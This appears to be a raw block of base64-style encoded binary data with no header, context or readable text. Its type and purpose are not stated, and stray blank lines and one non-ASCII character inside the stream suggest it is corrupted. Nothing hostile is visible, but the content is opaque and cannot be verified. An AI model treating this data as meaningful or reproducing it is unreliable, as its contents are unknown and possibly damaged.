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
tK0C6i0a6D11jhTVU6RTDzU1W0/BJfpOdYsCeоq28sxTBuJaQYbo/13HEf7RGhpBM93c5FitJN79DB3B
NPssuHBm+VaO823TAYR4ywaNSA/dYTL9PhA9DFKD9hatNdnZ12PUjwXULWuWAnHVMjfZ2Ss839z
a4Vfx/FkM49XVS7/yQLbZFA8Oqia3NQa077hzeNljOAZ1MyETeUx3R333PW9Prrp2Jol3Tw53MOxa
goRwxOJvgDx7hE17hF57hG97hHx7i17ij57iK97iLx7jM17jN57jQxjFobnjQ17kR57ks97kTx7IU17IV57I
W97IO8O8X17mZ57ma97mbx7nc17nd57nW4o/abXng17oh57oi97ojx7pk/7hDV7pm97pxn7qo17q
